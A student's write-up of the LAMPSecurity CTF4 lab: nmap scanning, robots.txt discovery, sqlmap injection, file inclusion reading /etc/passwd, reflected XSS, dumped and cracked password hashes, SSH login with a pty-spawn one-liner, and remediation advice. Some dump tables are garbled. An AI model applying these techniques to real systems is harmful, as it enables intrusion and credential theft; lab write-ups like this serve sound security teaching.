Cybersécurité

LAMP CTF4

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Contents

I - Introduction

The aim of this practical work is to find a maximum of vulnerabilities on the CTF4 proposed by Lamp. The data presented in this report were collected during the two or even more hours which were spent at home. Unfortunately, i did not achieve all of the setting goals.

II - The whole listing

II.a. - Network listing

First of all, i mapped the network using nmap, which gave me the following result.

```
└─$ nmap 192.168.1.65
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-07 09:55 EDT
Nmap scan report for 192.168.1.65
Host is up (0.0052s latency).
Not shown: 989 filtered ports
PORT    STATE SERVICE
22/tcp  open  ssh
25/tcp  open  smtp
80/tcp  open  http
110/tcp open  pop3
119/tcp open  nntp
143/tcp open  imap
465/tcp open  smtps
563/tcp open  snews
587/tcp open  submission
993/tcp open  imaps
995/tcp open  pop3s
```

Opening port 80 confirms that a web service is hosted at this address. Since Cybersecurity course was based on web vulnerabilities, this first result is good news.Then i used dirb to find the web server's tree structure. In the first few lines, i found the address of the robots.txt file. This controls the files that crawlers can access on our site. Here is what it contains:


```
User-agent: *
Disallow: /mail/
Disallow: /restricted/
Disallow: /conf/
Disallow: /sql/
Disallow: /admin/
```

So i have the first tracks to look for vulnerabilities. I noted for myself that the SSH port was also open. Maybe it will be useful for me, in the future.

II.b. - SQL enumeration or listing

The Sqlmap script will also allow us to access the information stored in the databases. It will first return the parameter vulnerable to SQL injections:

Then after a few commands, we found the databases :



Vulnerability search and exploitation

II.c. - Structure of the (ehks) database


Going to the /sql/ directory, we find an .sql file containing the following data :


```
use ehks;
create table user (user_id int not null auto_increment primary key, user_name varchar(20) not null, user_pass varchar(32) not
null);
create table blog (blog_id int primary key not null auto_increment, blog_title varchar(255), blog_body text, blog_date datetime
not null);
create table comment (comment_id int not null auto_increment primary key, comment_title varchar (50), comment_body text,
comment_author varchar(50), comment_url varchar(50), comment_date datetime not null);
```

It gives us access to the ehks database structure and names information on the user table. We can see very well the name of the fields including the user name and the password.

II.d. - LFI


File inclusion is possible when viewing blogs. It is possible to go up the server tree to access files that are not normally accessible. Below we can see the /etc/passwd file.
Since the web server is under Apache, we could also have gone to look for the htacess file to authorize access to certain pages or htpasswd to obtain or modify password





II.e. - XSS

The search bar at the top of the site is vulnerable to JavaScript code injection. We managed to get an alert to appear with this.



During the heuristic analysis of Sqlmap, the script warns us which parameter is vulnerable:

```
[10:33:18] [INFO] heuristic (XSS) test shows that GET parameter 'title' might be vulnerable to cross-site scripting (
XSS) attacks
```

We could have made a stored XSS by creating a blog. This could redirect to a malicious site or execute JavaScript code when the page is loaded.

A reflexive XSS is also usable as with the alertbox shown in the image above.

II.f. - Access to databases

We find the data available in the ehks database whose architecture we already knew. Here is the information found:

```
Database: ehks
Table: user
[6 entries]
+---------+---------+-----------+----------------------------------+
| blog_id | user_id | user_name | user_pass                        |
+---------+---------+-----------+----------------------------------+
| 0       | 3       | achen??   | b46265f1a7faa3bea`09db7c28739380 |
| 0       | 4       | ghighl    | `0a239470293168880c29e8533d8662a3 |
| 0       | 5       | pmoore??? | 8f4743c04ed8e5f39166a81e26319bb5 |
| 0       | 6       | jdurbin?  | 05e823a15a392b5aa4ff4ccb9060fa68 |
| 0       | 1       | dstev     | 9f3eb3087298ff21843cc4e013c1a717 |
| 0       | 4       | ghighland | b46265f1e7faa3beab09db5c18739380 |
+---------+---------+-----------+----------------------------------+
```

Unfortunately, the dictionary used to retrieve the passwords failed to find any. The user_pass does not appear to be an MD5 hash. The user_names are also not written in full or question marks appear. We don't know what the problem is.

So we went through the other databases and here are the contents of mysql :

```
Database: mysql
Table: user
[5 entries]
+---------+--------------------+-----------+-------------------------------+-----------+----------------------------------
-------------+
| blog_id | host               | user      | password                      | user_name | user_pass
            |
+---------+--------------------+-----------+-------------------------------+-----------+----------------------------------
-------------+
| 0       | ctf4.sas.upenn.edu | <blank>   | <blank>                       | jdurbin   | 7c7bc9f465d86b8164686ebb5151a
717 (Sue1978) |
| 0       | ctf4.sas.upenn.edu | root      | 30599f1725b9f8a2 (database) | jdurbin   | 7c7bc9f465d86b8164686ebb5151a
717 (Sue1978) |
| 0       | localhost          | <blank>   | <blank>                       | jdurbin   | 7c7bc9f465d86b8164686ebb5151a
717 (Sue1978) |
| 0       | localhost          | root      | 30599f1725b9f8a2 (database) | jdurbin   | 7c7bc9f465d86b8164686ebb5151a
717 (Sue1978) |
| 0       | localhost          | roundcube | 5d2e19393cc5ef67 (password) | jdurbin   | 7c7bc9f465d86b8164686ebb5151a
717 (Sue1978) |
+---------+--------------------+-----------+-------------------------------+-----------+----------------------------------
-------------+
```

7c7bc9f465d86b8164686ebb5151a717
: Sue1978

Trouvé en 0.15s

This time, the dictionary found the MD5 encrypted password. We now have a username/password: jdurbin/Sue1978

III - Prioritisation

This is where the information that the SSH port is open comes in. To create the connection, we had to add a key exchange method called diffie-hellman-group1-sha1 by adding KexAlgorithms +diffie-hellman-group1-sha1 in the ssh_config.

Since we have the credentials for jdurbin, we were able to initialize the connection:

```
┌──(kali㉿kali)-[~/.ssh]
└─$ ssh jdurbin@192.168.1.65
BSD SSH 4.1
jdurbin@192.168.1.65's password:
Permission denied, please try again.
jdurbin@192.168.1.65's password:
Permission denied, please try again.
jdurbin@192.168.1.65's password:
Last login: Mon Mar  9 11:07:09 2009 from 192.168.0.50
[jdurbin@ctf4 ~]$ python -c 'import pty;pty.spawn("/bin/bash")'
[jdurbin@ctf4 ~]$ ls
html  mail
[jdurbin@ctf4 ~]$ cd ..
[jdurbin@ctf4 home]$ ls
achen  dstevens  ghighland  jdurbin  pmoore  sorzek
[jdurbin@ctf4 home]$ ls dstevens/
Desktop  html  mail
[jdurbin@ctf4 home]$ ls Desktop
ls: Desktop: No such file or directory
[jdurbin@ctf4 home]$ ls
achen  dstevens  ghighland  jdurbin  pmoore  sorzek
[jdurbin@ctf4 home]$ cd dstevens/Desktop/
[jdurbin@ctf4 Desktop]$ ls
[jdurbin@ctf4 Desktop]$ cd ..
[jdurbin@ctf4 dstevens]$ cd ..
[jdurbin@ctf4 home]$ cd ..
[jdurbin@ctf4 /]$ ls
bin   dev  home  lost+found  misc  net  proc  sbin     srv  tmp  var
boot  etc  lib   media       mnt   opt  root  selinux  sys  usr
```

Unfortunately, we did not have time to investigate further how to gain root access. It would have been interesting to try to connect with other users and see which group they belong to.

IV - System security

Access to Db.sql files could have been prevented by modifying the .htaccess file. This file allows to say which file is accessible or not by external users.

To secure the XSS, it is sufficient to put a function escaping the strings specific to JavaScript. Several functions such as htmlspecialchars() or addslashes() have been created in PHP to prevent this. There are also libraries such as PHP-antixss with methods that handle user input.

To prevent file inclusions, the string passed as an argument must be compared with the actual files desired. This can be done by processing the string in the PHP file.

In order to prevent SQL injections, it is possible to use functions that escape certain characters such as single quotes, just as they are used to prevent XSS. It is also possible to create procedures directly in the application.

These will then be translated by an API making the database completely invisible to external users.

V - To sum up

The CTF4 Lamp has many web vulnerabilities that can be easily patched as explained in the previous section.

Some flaws, such as XSS, can directly impact the users of the website. Attackers will either redirect users to another URL or execute JavaScript code through the user's browser.

The most dangerous is the SQL injection and the ehks database architecture view. The data of the jdurbin account is also duplicated as it appears in the SQL and ehks database. Obtaining the user logs allows SSH connection to the server. It seems most likely to us that the elevation of privileges is done in this way.

P.S All of the materials was collected during the last session of Cybersecurity course. My colleague helped me do a similar test at home, and the same person provide me with the screens because I missed the course, thanks for understanding.